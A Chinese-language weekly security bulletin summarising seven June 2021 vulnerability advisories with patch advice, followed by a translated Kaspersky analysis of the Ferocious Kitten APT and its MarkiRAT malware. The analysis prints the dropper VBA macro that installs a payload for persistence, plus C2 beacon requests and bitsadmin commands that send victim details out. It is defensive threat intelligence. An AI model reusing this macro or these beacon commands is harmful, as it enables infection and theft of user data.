VSRC 安全周报（2021-06-29）

0x00 本周漏洞综述

本周需要关注漏洞共 7 个：PHPMailer 远程代码执行漏洞（CVE-2021-3603）；Palo Alto Networks Cortex XSOAR 未授权访问漏洞（CVE-2021-3044）；VMware Carbon Black App Control 身份验证绕过漏洞(CVE-2021-21998)；Lexmark 打印机任意代码执行 0day 漏洞；Linux Pling-Store RCE 漏洞通告；Apache Dubbo 6 月多个高危漏洞；Dell SupportAssist 6 月多个安全漏洞。

本周安全态势共 1 个：Kaspersky：Ferocious Kitten APT 分析。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. PHPMailer 远程代码执行漏洞（CVE-2021-3603）

漏洞概况

CVE ID	CVE-2021-3603	时 间	2021-06-21
类 型	RCE	等 级	高危
远程利用	是	影响范围	PHPMailer <= 6.4.1
攻击复杂度	高	可用性	高
用户交互	无	所需权限	无
PoC/EXP	已公开	在野利用	否

漏洞详情

PHPMailer 是一个用于发送电子邮件的开源 PHP 库，可以设定发送邮件地址、回复地址、邮件主题、html 网页及上传附件，使用起来非常方便，目前已被全球超过 900 万的用户使用。

2021 年 06 月 16 日，PHPMaile 发布安全公告，修复了 PHPMailer 中的 2 个远程代码执行漏洞（CVE-2021-3603 和 CVE-2021-34551），远程攻击者可以利用这些漏洞在系统上执行任意代码。

PHPMailer 远程代码执行漏洞（CVE-2021-3603）

该漏洞的 CVSSv3 评分为 8.1。validateAddress()函数用于验证电子邮件地址，如果 validateAddress() 的 $patternselect 参数被设置为 'php'（默认值，由 PHPMailer::$validator 定义），并且全局命名空间包含一个名为 php 的函数，它将优先于同名的内置验证器被调用。远程攻击者可以通过构造恶意请求来利用此漏洞，从而可以在目标系统上执行任意代码。该漏洞已经在 PHPMailer 6.5.0 中通过拒绝使用简单字符串作为验证器函数名称来缓解。

PHPMailer 远程代码执行漏洞（CVE-2021-34551）

如果 setLanguage()方法的$lang_path 参数未过滤用户输入且被设置为 UNC 路径，攻击者可以通过从该 UNC 路径加载文件来远程执行脚本或代码。此漏洞仅存在于可解析 UNC 路径的系统，通常仅适用于 Microsoft Windows。

影响范围

PHPMailer <= 6.4.1

安全建议

目前此漏洞已经修复，建议及时升级更新至 PHPMailer 6.5.0。

下载链接：

https://github.com/PHPMailer/PHPMailer

通用安全建议

对代码进行安全审计，尽早检测潜在的安全漏洞，并增强代码逻辑性。

对用户的输入进行过滤或转义，避免参数可控。

用户应定期更新软件、程序和应用程序，确保应用程序是最新的，以保护系统免受漏洞利用。

参考链接：

https://github.com/PHPMailer/PHPMailer/blob/master/SECURITY.md

https://github.com/PHPMailer/PHPMailer/commit/45f3c18dc6a2de1cb1bf49b9b249a9ee36a5f7f3

https://www.huntr.dev/bounties/1-PHPMailer/PHPMailer/

https://nvd.nist.gov/vuln/detail/CVE-2021-3603

2. Palo Alto Networks Cortex XSOAR 未授权访问漏洞（CVE-2021-3044）

漏洞概况

CVE ID	CVE-2021-3044	时 间	2021-06-23
类 型	未授权访问	等 级	严重
远程利用	是	影响范围	
攻击复杂度	低	可用性	高
用户交互	无	所需权限	无
PoC/EXP	未公开	在野利用	否

漏洞详情

Cortex™ XSOAR 是全球网络安全领导企业 Palo Alto Networks 推出的一个全新扩展的安全编排、自动化与响应平台，并集成了威胁情报管理功能，从而为企业安全提供即时、全面的威胁防御。

2021 年 06 月 22 日，Palo Alto Networks 发布安全公告，修复了 Cortex XSOAR 中的一个未授权访问漏洞（CVE-2021-3044），该漏洞的 CVSSv3 评分为 9.8。未经身份验证的远程攻击者能够利用此漏洞通过 REST API 执行未经授权的访问。

该漏洞仅存在于配置了活动的集成 API Key 的 Cortex XSOAR。可以从 Cortex XSOAR Web 客户端选择‘Settings > Integration > API Keys’来查看配置是否受到影响。

影响范围

Cortex XSOAR 6.1.0：builds >= 1016923 and < 1271064

Cortex XSOAR 6.2.0：builds < 1271065

安全建议

目前此漏洞已经修复，建议参考下表及时升级更新。此外，由 Palo Alto Networks 托管的所有 Cortex XSOAR 实例都已升级，不需要再执行其它操作。

版本	受影响版本	不受影响版本
Cortex XSOAR 6.2.0	< 1271065	>= 1271065
Cortex XSOAR 6.1.0	>= 1016923 and < 1271064	< 1016923， >= 1271064
Cortex XSOAR 6.0.2	None	all
Cortex XSOAR 6.0.1	None	all
Cortex XSOAR 6.0.0	None	all
Cortex XSOAR 5.5.0	None	all

下载链接：

https://support.paloaltonetworks.com/support

缓解措施

撤销所有活动的集成 API Key，从 Cortex XSOAR web 客户端的 Settings > Integration > API Keys，然后撤销每个 API Key。可以将 Cortex XSOAR 升级到固定版本后创建新的 API Key。

限制对 Cortex XSOAR 服务器的网络访问，只允许受信任的用户访问。

参考链接：

https://security.paloaltonetworks.com/CVE-2021-3044

https://security.paloaltonetworks.com/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3044

3. VMware Carbon Black App Control 身份验证绕过漏洞(CVE-2021-21998)

漏洞概况

CVE ID	CVE-2021-21998	时 间	2021-06-17
类 型	身份验证绕过	等 级	严重
远程利用	是	影响范围	
攻击复杂度	低	可用性	低
用户交互	无	所需权限	无
PoC/EXP	未公开	在野利用	否

漏洞详情

VMware Carbon Black ® App Control ™(AppC)是市场上成熟且可扩展的应用程序控制解决方案之一。Carbon Black App Control 用于锁定服务器和关键系统，防止意外更改并确保持续遵守监管要求。利用云信誉服务、基于 IT 的信任策略和来自 VMware

Carbon Black Cloud TM 的多个威胁情报来源，确保只允许受信任和批准的软件在组织的关键系统和端点上执行。

2021 年 06 月 22 日，VMware 发布安全公告，修复了 Carbon Black App Control 中的一个身份验证绕过漏洞（CVE-2021-21998），其 CVSSv3 评分为 9.4。能够网络访问 VMware Carbon Black App Control 管理服务器的远程攻击者无需经过身份验证即可获得该产品的管理访问权限。

此外，VMware 还修复了 VMware Tools for Windows、VMRC for Windows 和 VMware App Volumes 中的一个本地提权漏洞（CVE-2021-21999），其 CVSSv3 评分为 7.8，攻击者可以通过在一个不受限制的目录中放置重命名为 "openssl.cnf "的恶意文件来利用此漏洞，以提升权限并执行代码。目前 VMware 已经在 VMware Tools for Windows 11.2.6、VMRC for Windows 12.0.1、App Volumes 2103 和 2.18.10 中修复了此漏洞。

影响范围

VMware Carbon Black App Control 8.6.x（Windows）< 8.6.2

VMware Carbon Black App Control 8.5.x（Windows）< 8.5.8

VMware Carbon Black App Control 8.1.x、8.0.x（Windows）：未安装 Hotfix 的

安全建议

目前此漏洞已经修复，建议及时更新至最新版本：

VMware Carbon Black App Control 8.6.x（Windows）8.6.2

VMware Carbon Black App Control 8.5.x（Windows）8.5.8

VMware Carbon Black App Control 8.1.x、8.0.x（Windows）Hotfix

下载链接：

https://www.vmware.com/security/advisories/VMSA-2021-0012.html

参考链接：

https://www.vmware.com/security/advisories/VMSA-2021-0012.html

https://www.vmware.com/security/advisories/VMSA-2021-0013.html

https://community.carbonblack.com/t5/App-Control-Documents/Critical-App-Control-Server-Patch-Announcement/ta-p/104906

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3044

4. Lexmark 打印机任意代码执行 0day 漏洞

漏洞概况

CVE ID		时 间	2021-06-23
类 型	本地代码执行	等 级	高危
远程利用	否	影响范围	
攻击复杂度	低	可用性	高
用户交互	无	所需权限	无
PoC/EXP	未公开	在野利用	否

漏洞详情

Lexmark（利盟）是一家专注于打印和影像解决方案的研发商、生产商及供应商，其客户包括零售、金融服务、医疗保健、制造、教育和政府等，其打印机在全球范围内被广泛使用。

2021 年 06 月 21 日，国外安全研究员在 Lexmark 打印机软件 G2 安装包中发现了一个任意代码执行 0day 漏洞，其 CVSSv3 基本评分为 8.4。

管理员可自定义 G2 安装包的安装路径，LM__bdsvc.exe 是打印机通信系统的一部分。由于 LM__bdsvc 中存在一个未加引号的服务路径漏洞，攻击者可以通过将一个可执行文件插入服务路径来利用此漏洞，当服务或系统重新启动时，将提升可执行文件的权限。该漏洞无需特殊权限和用户交互即可本地利用，且利用复杂度低。

安全建议

目前，该漏洞已在 IBM X-Force（基于云的威胁情报共享平台）公开披露，但 Lexmark 暂未修复该漏洞，且暂未发布相关安全公告。

官方链接：

https://www.lexmark.com/en_us/solutions/security/lexmark-security-advisories.html

参考链接：

https://exchange.xforce.ibmcloud.com/vulnerabilities/204093

https://www.lexmark.com/en_us/solutions/security/lexmark-security-advisories.html

https://threatpost.com/lexmark-printers-code-execution-zero-day/167111/

5. Linux Pling-Store RCE 漏洞通告

漏洞概况

CVE ID		时 间	2021-06-24
类 型	XSS、RCE	等 级	高危
远程利用	是	影响范围	
攻击复杂度		可用性	高
用户交互		所需权限	
PoC/EXP	已公开	在野利用	否

漏洞详情


Pling-Store 是一款适用于 OCS 兼容网站（如 pling.com、gnome-look.org、appimagehub.com 等）的应用程序和实用程序商店，可以使用它下载、安装和应用桌面主题、图标主题、壁纸等。Pling-Store 使用 Appimage 包格式，应适用于如 Ubuntu、Debian、Arch、Suse、Redhat 等发行版。

2021 年 06 月 22 日，国外安全研究员公开披露了 Pling 平台(包括 AppImage Hub、Gnome-Look、KDE Discover App Store、Pling.com 和 XFCE-Look）中发现的 XSS 和 RCE 漏洞，前者容易受到 XSS 蠕虫攻击，并可能导致供应链攻击；后者可能导致偷渡式下

载攻击。

KDE Discover XSS

研究人员首先在 KDE Discover 中发现了此存储型 XSS 漏洞，通过在 web 应用程序中插入恶意脚本，当访问恶意列表时触发 XSS。这种存储型 XSS 可用于修改活动列表，或在其他用户的背景下在 Pling-store 发布新的列表，从而导致 XSS 蠕虫攻击。除了典型的 XSS 影响外，攻击者可以通过上传后门或更改 Payload 进行供应链攻击。



Pling-Store RCE

所有基于 Pling 开发的应用程序商店都宣传使用原生的 Pling-Store 应用程序， 这是一个可以显示不同网站并可以一键安装应用程序的 Electron 应用程序。

该 Electron 应用程序也可以触发 XSS，并且当与 Electron 沙盒绕过结合使用时能够导致 RCE。

因为在设计时，该应用程序可以安装其他应用程序，它有另一个内置的机制，可以在系统上执行代码。而当 Pling-Store 应用程序在后台打开时，该机制可以被任何网站利用来运行任意的本地代码。当 XSS 在应用程序内部被触发时，Payload 可以建立与本地 WebSocket 服务器的连接，并发送消息以执行任意本地代码（通过下载和执行 AppImage 文件）。

研究人员发布了 PoC，表明可以通过在任何浏览器中访问恶意网站来进行攻击。

安全建议

由于无法联系到 Pling 开发团队，目前此漏洞暂未修复。建议使用以下临时缓解措施：

在 RCE 漏洞修复之前，不要运行 Pring-Store Electron 应用程序（最好删除 AppImage）。

注意，appimagehub.com、store.kde.org、gnome-look.org、xfce-look.org 和 pling.com 上的账户都可能被 XSS 劫持，任何可下载的资产都可能被破坏。最好注销账户，在漏洞被修复之前不要使用这些网站。

参考链接：

https://positive.security/blog/hacking-linux-marketplaces

https://threatpost.com/unpatched-linux-marketplace-bugs-rce/167155/

https://breaking.systems/plingstore_rce_poc.html

6. Apache Dubbo 6 月多个高危漏洞

Apache Dubbo 是一款应用广泛的 Java RPC 分布式服务框架。

2021 年 06 月 22 日，Github SecurityLab 公开披露了 Apache Dubbo 中的多个高危漏洞，攻击者可以利用这些漏洞远程执行代码。

研究人员公开披露的十个问题被分配如下 CVE ID：CVE-2021-25641、 CVE-2021-30179、CVE-2021-32824、CVE-2021-30180 和 CVE-2021-30181，其详情如下：

Apache Dubbo Hessian2 反序列化漏洞（CVE-2021-25641）

攻击者可以利用其它协议绕过 Hessian2 黑名单造成反序列化漏洞。

Apache Dubbo Generic filter 远程代码执行漏洞（CVE-2021-30179）

由于 Apache Dubbo Generic filter 过滤不严，攻击者可构造恶意请求调用恶意方法从而造成任意代码执行。此漏洞涉及 Generic filter Java 反序列化（GHSL-2021-037）和导致 RCE 的 JNDI 查找调用(GHSL-2021-038)。

Apache Dubbo Telnet handler 远程代码执行漏洞（CVE-2021-32824）

Telnet handler 提供一些基本的方法来收集有关服务公开的提供者和方法的信息，甚至可以允许关闭服务。Apache Dubbo Telnet handler 在处理相关请求时，攻击者可以通过调用恶意方法造成远程代码执行。

Apache Dubbo yaml 反序列化漏洞（CVE-2021-30180）

Apache Dubbo 使用了 yaml.load 从外部加载数据内容及配置文件，攻击者在控制配

置中心（如 Zookeeper、Nacos 等）后可上传恶意配置文件，从而造成 Yaml 反序列化漏洞。此漏洞涉及标签路由中毒(GHSL-2021-040)、条件路由中毒（GHSL-2021-041）和配置中毒（GHSL-2021-043）。

Apache Dubbo Nashorn 脚本远程代码执行漏洞（CVE-2021-30181）

攻击者在控制配置中心（如 Zookeeper、Nacos 等）后可构造恶意请求注入 Nashorn 脚本（脚本路由中毒，GHSL-2021-042），造成任意代码执行。

影响范围

Apache Dubbo < 2.7.10

Apache Dubbo < 2.6.10

安全建议

目前这些漏洞已经修复，建议及时升级更新至以下或更高版本：

Apache Dubbo 2.7.10

Apache Dubbo 2.6.10

参考链接：

https://securitylab.github.com/advisories/GHSL-2021-034_043-apache-dubbo/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25641

7. Dell SupportAssist 6 月多个安全漏洞


漏洞概况

CVE ID		时 间	2021-06-25
类 型		等 级	高危
远程利用		影响范围	
攻击复杂度		可用性	
用户交互		所需权限	无
PoC/EXP	未公开	在野利用	否

漏洞详情

2021 年 06 月 24 日，Dell 发布安全更新，修复了 Dell SupportAssist 的 BIOSConnect 功能和 HTTPS 引导功能中的 4 个安全漏洞。这些漏洞分别为不安全的 TLS 连接问题（CVE-2021-21571）和 3 个溢出漏洞（CVE-2021-21572、CVE-2021-21573 和 CVE-2021-21574），允许攻击者在目标设备的 BIOS 中执行任意代码，CVSS 评分为 8.3。

这些漏洞影响了 129 款 Dell 型号的商务笔记本电脑、台式机和平板电脑，包括使用 Dell 安全启动和安全内核 PC 保护的设备，据表示，大约有 3000 万台设备受到影响。



漏洞细节

SupportAssist 软件预装在大多数运行 Windows 系统的 Dell 设备上，而 BIOSConnect 提供远程固件更新和操作系统恢复功能。远程攻击者能够通过一些漏洞利用主机的 UEFI 固件并获得设备上代码的控制，详情如下：

UEFI BIOS https 堆栈证书验证漏洞（CVE-2021-21571）

该漏洞的 CVSSv3 评分为 5.9。由于 Dell BIOSConnect 功能和 Dell HTTPS 引导功能使用的 Dell UEFI BIOS https 堆栈包含一个证书验证漏洞，未经身份验证的远程攻击者可通过中间人攻击来利用该漏洞，导致拒绝服务和 Payload 篡改。

BIOSConnect 缓冲区溢出漏洞（CVE-2021-21572、CVE-2021-21573 和 CVE-2021-21574）

这些漏洞的 CVSSv3 评分均为 7.2。由于 BIOSConnect 功能包含一个缓冲区溢出漏洞，具有系统本地访问权限的经过认证的攻击者可以利用该漏洞运行任意代码并绕过 UEFI 限制。

这并不是 Dell 计算机用户第一次遭到 SupportAssist 软件中安全漏洞的攻击。2015

年，在 Dell 系统检测软件中也发现了一个 RCE 漏洞。2019 年 5 月，Dell 修复了一个由安全研究员 Bill Demirkapi 于 2018 年报告的 SupportAssist 远程代码执行（RCE）漏洞。2020 年 2 月，SupportAssist 再次被修复，以解决由于 DLL 搜索顺序劫持漏洞而导致的安全漏洞。最后，上个月 Dell 修复了一个可以将非管理员用户的权限提升到内核权限的漏洞，它是在数千万台 Dell 设备附带的 DBUtil 驱动程序中被发现的。

安全建议

目前，CVE-2021-21573 和 CVE-2021-21574 已经在服务端修复，受影响的用户不需要额外操作；但 CVE-2021-21571 和 CVE-2021-21572 需要 Dell 客户端进行 BIOS 更新以修复漏洞。目前 Dell 正在为受影响的系统提供 BIOS/UEFI 更新，并在 Dell.com 上对受影响的可执行程序进行更新。

用户必须为所有受影响的系统更新系统 BIOS/UEFI，建议使用 SupportAssist 的 BIOSConnect 功能以外的方法进行 BIOS 更新。不能立即更新系统的用户可以从 BIOS 设置页面或使用 Dell Command | Configure（DCC）的远程系统管理工具禁用 BIOSConnect。

具体受影响设备和相关修复措施详见 Dell 官方的安全公告：

https://www.dell.com/support/kbdoc/zh-cn/000188682/dsa-2021-106-dell-client-platform-security-update-for-multiple-vulnerabilities-in-the-supportassist-bios connect-feature-and-https-boot-feature

参考链接：

https://www.dell.com/support/kbdoc/zh-cn/000188682/dsa-2021-106-dell-client-platform-security-update-for-multiple-vulnerabilities-in-the-supportassist-

biosconnect-feature-and-https-boot-feature

https://www.bleepingcomputer.com/news/security/dell-supportassist-bugs-put-over-30-million-pcs-at-risk/


https://www.zdnet.com/article/biosconnect-code-execution-bugs-impact-millions-of-dell-devices/#ftag=RSSbaffb68

0x02 本周安全态势

1. Kaspersky：Ferocious Kitten APT 分析

概述

Ferocious Kitten 是一个 APT 组织，至少从 2015 年开始，它似乎就一直在针对伊朗公民（使用波斯语）。虽然它已经活跃了很长时间，但该组织大多在监控下运作，据我们所知，该组织的相关信息尚未被安全研究人员覆盖。直到最近，一份诱饵文件被上传到 VirusTotal 并被 Twitter 上的研究人员公开后，它才引起了人们的注意。从那时起，它的一个植入物已经被一家中国威胁情报公司分析。



我们扩展了对该 APT 组织的一些发现，并分析了其使用的其它变体。从上述诱饵文件中投放的恶意软件被称为 "MarkiRAT"，用于键盘记录、剪贴板内容，提供文件下载和上传功能，以及在受害者机器上执行任意命令的功能。我们最早能够追溯到 2015 年的植入物，并分析了旨在劫持 Telegram 和 Chrome 应用程序的执行作为一种持久性方法的变体。

有趣的是，这个攻击者组织使用的一些 TTP 让人联想到针对类似目标的其他团体，如 Domestic Kitten 和 Rampant Kitten。在本报告中，我们提供了关于该 APT 组织的更多细节以及我们对 MarkiRAT 恶意软件的机制的分析。

背景

2020 年 7 月和 2021 年 3 月上传到 VirusTotal 的两个可疑文件似乎为同一攻击者所为，这引起了我们的注意。其中一份文件名为“آزادی عاشقان با عاشقانه ها بسته گی2.doc”（该波斯语翻译后为“Romantic Solidarity With Lovers of Freedom2.doc”），其中包含恶意宏，并附带一个奇怪的诱饵信息，试图诱导受害者启用其内容：




图 1.恶意文件中的诱饵内容

启用其内容后，这两个文件都会将恶意可执行文件投放到受感染的系统，并显示针对伊朗政权的消息，如下所示（从波斯语翻译后）：

I am Hussein Jafari

I was a prisoner of the regime during 1363-64.

Add my name to the prisoners' statement of Iraj Mesdaghi about the bloodthirsty mercenary.

Please use the nickname Jafar for my own safety and my family.

Hussein Jafari

July 1399

سراوان ای تشنه ی آزادی

زبه پا خیز که من هم با تو هستم. نه من بلکه ما با تو هستیم. تو ای در فقر و تو ای در ظلم و تو ای در سکوت و تو ای در خفقان

ما با تو هستیم

زمستان 99

اینجانب حسین جعفری

زندانی سال های 63 تا 64 در زندان های رژیم بوده ام. نام مرا به بیانه ی زندانیان در مورد مزدور تشنه به خون ایراج مصداقی اضافه کنید. لطفا به خاطر امنیت خودم و خانواده ام از نام مستعار جعفر استفاده شود.

حسین جعفری

تیرماه 99

图 2.启用文档内容后出现在文档中的消息

文件中的宏将一个嵌入的可执行文件从十六进制转换为 "update.exe"，并将其写入 "Public"文件夹中。之后，payload 以 "svehost.exe "的名义被复制到 “Startup”目录中，以确保它在系统启动时自动运行：（svchost.exe 是从 DLL 中运行的服务的通用主机进程名称，该程序非常重要而且不能被结束，许多服务通过注入到该程序中启动，所以会有多个该文件的进程。）

```
Sub thisvbmacro1()
    Call WriteBinaryFile
    Shell "C:\Users\Public\update.exe", vbNormalFocus
    Dim strUserName As String
    strUserName = Application.UserName
    Dim fso As Object
    Set fso = VBA.CreateObject("Scripting.FileSystemObject")
    D = "C:\Users\" & strUserName & "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\svehost.exe"
    If Len(Dir(D)) = 0 Then
        Call fso.CopyFile("C:\Users\Public\update.exe", D)
    End If
End Sub
```

图 3.将 payload 复制到 startup 文件夹的宏程序

除了上述文件外，我们还设法找到了攻击者使用的恶意可执行文件，其日期最早可追溯

到 2015 年。过去攻击者似乎是直接向受害者提供可执行文件，最近才引入武器化文件作为初始感染载体。

此外，攻击者使用了 "从右到左的覆盖 "技术，导致可执行文件的部分名称被颠倒过来，这使它们看起来具有不同的扩展名，如.jpg 或.mp4，而不是其真正的扩展名。当运行时，这些可执行文件向受害者显示诱饵内容，其中一些显示的是抗议伊朗政权及其机构的图像，或来自抵抗营地的视频。

图 4.在其中一个恶意可执行文件中发现的诱饵图像显示了对伊朗中央银行的抗议

MarkiRAT 分析

上述的感染载体被用来部署独特的恶意软件，我们称之为 MarkiRat。虽然我们能够识别它的多个版本，但很明显，该恶意软件的核心仍然保持不变。从可执行二进制文件的 PDB 路径可以看出，植入物的内部名称是'mklg'。这个名字可能代表 "Mark KeyLogGer"，其中 "Mark "是植入物使用的一个内部 HTML 标签。

在其攻击活动中，我们可以看到，开发人员改变了编译环境，并引入了新的库，以阻碍人工分析和自动静态分析。从 2015 年到 2018 年 2 月，该恶意软件是用 Visual Studio 2013 和 2015 编译的，而在 2018 年 2 月，开发人员转移到 Visual Studio 2017，并将恶意软件的逻辑嵌入 Microsoft Foundation Class（MFC）中。根据这些变化，内部名称也被修改为 "mfcmklg.pdb"。

MarkiRAT 植入物开始执行以下动作：

- 在 MFC CWnd 类实例的初始化过程中，创建一个名为 "Global\{2194ABA1-BFFA-4e6b-8C26-D1BB20190312}"的 mutex。
- 扩展环境变量 "PUBLIC"，作为恶意软件工作库的基础目录，它位于 "Appdata/Windows "下。
- 检查受害者机器上的运行进程，寻找'exe'（Kaspersky）或'bdagent.exe'（Bitdefender）。如果发现其中一个，将通过一个名为'k'的参数传递给服务器，使用下面概述的 URL 的 GET 请求，并用一个数值来表示，如果存在卡巴斯基的安全解决方案将用数值 "1 "表示，Bitdefender 用数值 "3 "表示。但是，基于这种检查，没有观察到恶意软件的行为发生变化：

```
hxxp://C2/ech/client.php?u=[computername]_[username]&k=[AV_value]
```

- 创建一个名为“nfo”的日志文件，其中包含如下所示的信息（植入物启动的时间及其执行路径）。

```
<br><mark>Hello: Fri Mar  5 18:56:27 2021
</mark><br><mark>C:\Users\[username]\AppData\Local\Temp\sample.exe</mark>
```

- 通过发出 HTTP POST 请求启动与 C2 服务器的通信，使用下面指定的 URL 格式和正文内容将受害者注册为一个新的客户端。

```
POST hxxp://[C2 address]/i.php?u=[computername]_[username]&i=[IP address]
p=<br><b>Windows Title1</b><br><br><b>Windows Title2</b><br>
```

预计确认注册的服务器响应是：

```
3
LOK
0
```

- 通过使用 Microsoft 的 BITS 管理实用程序和以下命令，向 C2 服务器发出额外的信标：

```
> bitsadmin /cancel pdj
> bitsadmin /create pdj
> bitsadmin /SetPriority pdj HIGH
> bitsadmin /addfile pdj "hxxp://[C2 address]/i.php?u=[computername]-[username]&i=[proxy ip]" %PUBLIC%\AppData\Libs\p.b
> bitsadmin /resume pdj
```

这一部分的目的并不完全清楚，但我们认为它可能是用来绕过受害者网络中潜在的代理服务器，从而向 C2 提供受害者的 IP。

- 启动一个键盘记录器，所有的按键和剪贴板内容都被储存在上述的.nfo 文件中，使用前面描述的 POST 请求中的相同 URL 渗出到 C2。值得注意的是，在启动键盘记录器之前，一个活动的 Keepass（密码管理器）进程被杀死。这可能是为了强制用户重新启动程序并输入主密码，然后通过键盘记录器窃取该密码。

